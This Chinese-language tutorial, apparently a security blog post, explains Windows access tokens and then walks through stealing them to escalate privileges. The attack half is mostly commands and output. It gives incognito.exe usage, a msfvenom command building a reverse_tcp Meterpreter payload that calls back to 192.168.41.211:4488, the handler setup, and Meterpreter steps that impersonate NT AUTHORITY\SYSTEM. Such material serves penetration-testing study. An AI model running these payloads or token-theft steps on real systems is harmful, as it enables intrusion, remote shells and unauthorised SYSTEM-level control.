Windows令牌概述和令牌窃取攻击

Windows令牌

令牌（Token）是系统的临时密钥，相当于账户名和密码，用来决定是否允许这次请求和判断这次请求是属于哪一个用户的，它允许你在不提供密码或其他凭证的前提下，访问网络和系统资源，这些令牌持续存在系统中，除非系统重新启动

令牌最大的特点就是随机性，不可预测，一般黑客或软件无法猜测出来，令牌有很多种，

```
访问令牌（Access Token）表示访问控制操作主题的系统对象
会话令牌(Session Token)：是交互会话中唯一的身份标识符，可以理解为web中的token
密保令牌（Security Token）又叫作认证令牌或者硬件令牌，是一种计算机身份效验的物理设备
```

Windows 的访问令牌（ AccessToken） 中包含如下内容

```
用户账户的安全标识符(SID)
用户所属的组的SID
用于标识当前登陆会话的登陆SID
用户或用户组所拥有的权限列表
所有者SID
主要组的SID
访问控制列表
访问令牌的来源
令牌是主要令牌还是模拟令牌
限制SID的可选列表
目前的模拟等级
其他统计的数据
```

Windows 的访问令牌（ AccessToken） 有两种类型

```
Delegation Token：授权令牌，也叫主令牌，支持交互式会话登录 (例如本地用户直接登录、远程桌面登录访问)
Impresonation Token：模拟令牌，支持非交互的会话 (例如使用 net use访问共享文件夹)。
```

两种 token 只在系统重启后清除 具有 Delegation token 的用户在注销后，该 Token 将变成 Impersonation token，依旧有效


令牌窃取

incognito窃取令牌


incognito.exe是一个令牌窃取的工具，常用用法如下

```
incognito.exe list_tokens -u 列出用户的令牌
incognito.exe execute -c "令牌" 程序名 使用窃取的令牌执行命令
```


1、当我们拿到一个权限的时候，如果是普通的用户或者有UAC认证的管理员用户，可以窃取的令牌只有自己的令牌不能用于提权



2、如果是administrator或者绕过的UAC的管理员，就可以窃取到system用户的令牌




3、使用窃取的令牌进行提权



MSF中的令牌窃取

1、使用MSF上线，然后加载incognito

```
msfvenom -p windows/meterpreter/reverse_tcp  LHOST=192.168.41.211 lport=4488  -f
exe -o test.exe
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.211
set lport 4488
run
```



2、加载incognito，进行令牌窃取，用法如下

```
load incognito  加载incognito
list_tokens -u  列举token令牌
impersonate_token "NT AUTHORITY\SYSTEM" 权限窃取
rev2self 或 drop_token  返回之前token
```

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\SYSTEM
WIN7\wanli

Impersonation Tokens Available
========================================
No tokens available
```

```
meterpreter > impersonate_token 'NT AUTHORITY\SYSTEM'
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```